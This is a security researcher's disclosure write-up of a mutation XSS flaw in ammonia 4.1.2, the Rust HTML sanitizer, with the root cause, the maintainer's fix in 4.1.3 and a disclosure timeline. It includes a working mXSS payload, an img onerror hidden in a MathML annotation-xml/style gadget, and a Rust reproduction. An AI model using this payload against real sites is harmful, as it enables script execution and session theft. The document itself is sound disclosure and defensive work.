$ Ivan Ivančić ~/HOME

Security Research - Web Application Security

Email LinkedIn

When Sanitizers Lie: Finding Mutation XSS in the Ammonia HTML Sanitizer

Reading time: 8 minutes

CVE: CVE-2026-63430
Project: ammonia (Rust HTML sanitizer, crates.io)
Status: Published - GHSA-9jh8-v38h-cvhr
Severity: Moderate
Date: June 2026

The Problem

Sanitizers are supposed to make dangerous HTML safe. Modern browsers don’t render HTML directly. They first parse it into a DOM according to thousands of parsing rules spanning HTML, SVG, and MathML.

Sometimes a document that looks safe after sanitization becomes dangerous once the browser parses it again. This class of vulnerabilities is called **mutation XSS (mXSS)**.




Figure 1. The sanitizer considers the output safe, but the browser reparses it differently, leading to mutation XSS.

While reviewing the Rust HTML sanitizer `ammonia`, I found one such edge case that survived a previous security patch.

What is ammonia?

`ammonia` is a whitelist-based HTML sanitizer for Rust. It parses untrusted HTML, strips dangerous tags and attributes, and serializes clean HTML back to a string. It's used by forums, chat apps, and documentation platforms to display user-generated content safely.

The core promise: What goes in as untrusted HTML comes out as safe HTML.

Investigation

While reviewing the previous advisory (GHSA-mm7x-qfjj-5g2c, patched in 4.1.2), I noticed that every integration point covered by the regression tests was **unconditional**. `mtext` and `foreignObject` are always integration points regardless of attributes.

`annotation-xml` immediately stood out because its behavior depends on the `encoding` attribute rather than the element alone. That observation led me to inspect the namespace validation logic and eventually reproduce the issue.

The Bug

MathML has a concept called **integration points**. These are elements that temporarily switch the parser from MathML mode back to HTML mode. One of these is `<annotation-xml>`, but **only when it carries** `encoding="text/html"`.

`ammonia` correctly strips the `encoding` attribute (it's not in the default allowlist). But it checks namespaces **before** removing attributes. The browser decides namespace behavior **after** those attributes are gone.

That difference creates the vulnerability.

1. **First parse:** `encoding="text/html"` is present, so `<annotation-xml>` is treated as an integration point, and `<style>` inside it stays as raw HTML text.
2. **Sanitizer strips** `encoding`, so the output no longer has the attribute.
3. **Browser re-parses the output:** `encoding` is gone, so `<annotation-xml>` is *not* an integration point, and `<style>` is now parsed in MathML context where its content is **not** treated as raw text. The HTML comment `<!--` that was hiding the `<img onerror>` payload is no longer valid, and the content re-parses as live HTML, escaping the `<math>` container entirely.

```
<!-- Before sanitization -->
<math>
  <annotation-xml encoding="text/html">  <!-- integration point = ON -->
    <style>                               <!-- parsed as HTML (raw text) -->
      <!--</style><img title="--!><img src=1 onerror=alert(1)>">
    </style>
```

```
  </annotation-xml>
</math>
```

```
<!-- After sanitization -->
<math>
  <annotation-xml>                        <!-- integration point = OFF -->
    <style>                               <!-- parsed as MathML -->
      <!--</style><img title="--!><img src=1 onerror=alert(1)>">
    </style>
  </annotation-xml>
</math>
```

```
<!-- Browser re-parses -->
<math>
  <annotation-xml>
    <style><!--</style>                   <!-- comment ends early -->
    <img title="--!>
  </annotation-xml>
</math>
<img src=1 onerror=alert(1)">           <!-- live XSS, escaped container -->
```

Reproduction

Confirmed on `ammonia = "4.1.2"`:

```
use ammonia::Builder;

let mut b = Builder::default();
b.add_tags(&["math", "annotation-xml", "style", "img"]);

let input = r#"<math><annotation-xml encoding="text/html"><style><!--</style><img tit

println!("{}", b.clean(input));
```

Sanitizer output:

```
<math><annotation-xml><style><!--</style><img title="--!&gt;&lt;img src=1 onerror=ale
```

When a browser re-parses this, `alert(1)` fires. The `<img onerror>` escapes the `<math>` container entirely and lands in the HTML namespace.

Control test: If you add `encoding` to the annotation-xml attribute allowlist so it survives sanitization, the alert does not fire. The single missing attribute is the entire difference between safe and exploited. This confirms the root cause is the integration-point status flip, not a generic parser bypass.

Root Cause

The fix added in 4.1.2 lives in `check_expected_namespace`:

```
} else if parent.ns == ns!(mathml) && child.ns != ns!(mathml) {
    matches!(&*parent.local,
        "mi" | "mo" | "mn" | "ms" | "mtext" | "annotation-xml")
    && if child.ns == ns!(html) { is_html_tag(&child.local) } else { true }
}
```

Every other element in that list is an unconditional integration point. `annotation-xml` is the only one whose status depends on an attribute value (`encoding="text/html"`). The function never checks `encoding`, and by the time it runs, the attribute filter has already stripped it.

Namespace validation runs on the parsed DOM before the attribute filter executes. The sanitizer serializes a DOM it believes is safe. The browser re-parses the serialized output under different parsing rules.

Note: During review, a grep for `encoding` in `src/lib.rs` showed it only appeared in documentation comments, not in the namespace validation logic.

The Fix (4.1.3)

The maintainer released 4.1.3 the same day I reported the bug. The fix made `check_expected_namespace()` aware of the `encoding` attribute instead of treating `annotation-xml` as an unconditional integration point.

The critical change:

```
if &*parent.local == "annotation-xml" {
    // Only allow HTML integration-point behavior when encoding
    // is present with a valid value and appears exactly once
    parent_attr.iter()
        .filter(|attr| attr.name.local == local_name!("encoding"))
        .all(|attr| {
            &*attr.value == "text/html"
            || &*attr.value == "application/xhtml+xml"
        })
    && parent_attr
        .iter()
        .filter(|attr| attr.name.local == local_name!("encoding"))
        .count() == 1
}
```

The two key lines:

- **encoding value check:** only `text/html` or `application/xhtml+xml` trigger integration-point behavior
- **count() == 1:** exactly one `encoding` attribute must be present

The rest of the patch simply enforces that this attribute exists before HTML integration-point behavior is allowed. This closes the gap by making the sanitizer's namespace validation match the browser's re-parse rules. The patch also added regression tests (`ns_mathml_3`) that explicitly exercise `annotation-xml` with and without the `encoding` attribute.

Why This Wasn't a Duplicate

The previous advisory (GHSA-mm7x-qfjj-5g2c) was patched in 4.1.2, the exact version I tested on. That patch added `check_expected_namespace` and regression tests for `mtext` (MathML) and

`foreignObject` (SVG), both of which are unconditional integration points. `annotation-xml`, whose status depends on the `encoding` attribute, was not covered by those tests.

Same attack pattern (sanitize-parse vs. browser re-parse mismatch with a raw-text HTML element as the gadget), but a different root cause: the gap was inside the new validation function, not the absence of the function itself.

Impact

Successful exploitation allows arbitrary JavaScript execution in the application's origin. Depending on the application, this may enable session hijacking, DOM manipulation, CSRF token theft, or actions on behalf of the victim.

Severity is Moderate because it requires a non-default config. The application must explicitly allow `math` + `annotation-xml` + at least one raw-text HTML element (e.g. `style`, `noscript`, `iframe`). A default ammonia config is not vulnerable.

Lessons Learned

This issue highlights how difficult HTML sanitization really is.

The vulnerability wasn't caused by an obviously dangerous tag or attribute. It was caused by a mismatch between the sanitizer's assumptions and the browser's parsing rules. Parser state, namespaces, and serialization order all matter. Even removing a seemingly harmless attribute (`encoding`) can fundamentally change how browsers interpret the resulting document.

Security-critical software doesn't just need correct logic. It needs to model browser behavior faithfully.

For defenders: validating namespaces against a parsed DOM is not enough if the serialized output will be re-parsed under different conditions. Sanitizers that re-parse their own output and compare trees, like DOMPurify's hardened mode, close this class of gap more reliably.

Disclosure Timeline

DATE	EVENT
2026-06-29	Reported to maintainer
2026-06-29	Fix released in ammonia 4.1.3
2026-07-01	Maintainer approved disclosure
2026-07-15	Advisory published (GHSA-9jh8-v38h-cvhr)
Pending	CVE assignment

About the Research

This research was performed using Zero, my private application security research platform. Zero combines browser automation, source-code analysis, custom tooling, and AI-assisted workflows to accelerate vulnerability research. All candidate findings are manually validated, root-caused, and responsibly disclosed.

References

- GHSA-9jh8-v38h-cvhr — mXSS in ammonia via MathML `annotation-xml` encoding strip
- GHSA-mm7x-qfjj-5g2c — Prior mXSS advisory patched in 4.1.2
- Commit `63075dd` — Source code diff for the 4.1.3 fix
- Release v4.1.3 — Patch release
- RUSTSEC-2026-0193 — RustSec advisory
- WHATWG HTML Standard — MathML text integration points
- WHATWG HTML Standard — HTML integration points

Found by: Ivan Ivančič

CPTS - https://github.com/rust-ammonia/ammonia/security/advisories/GHSA-9jh8-v38h-cvhr · ivanivancic721@gmail.com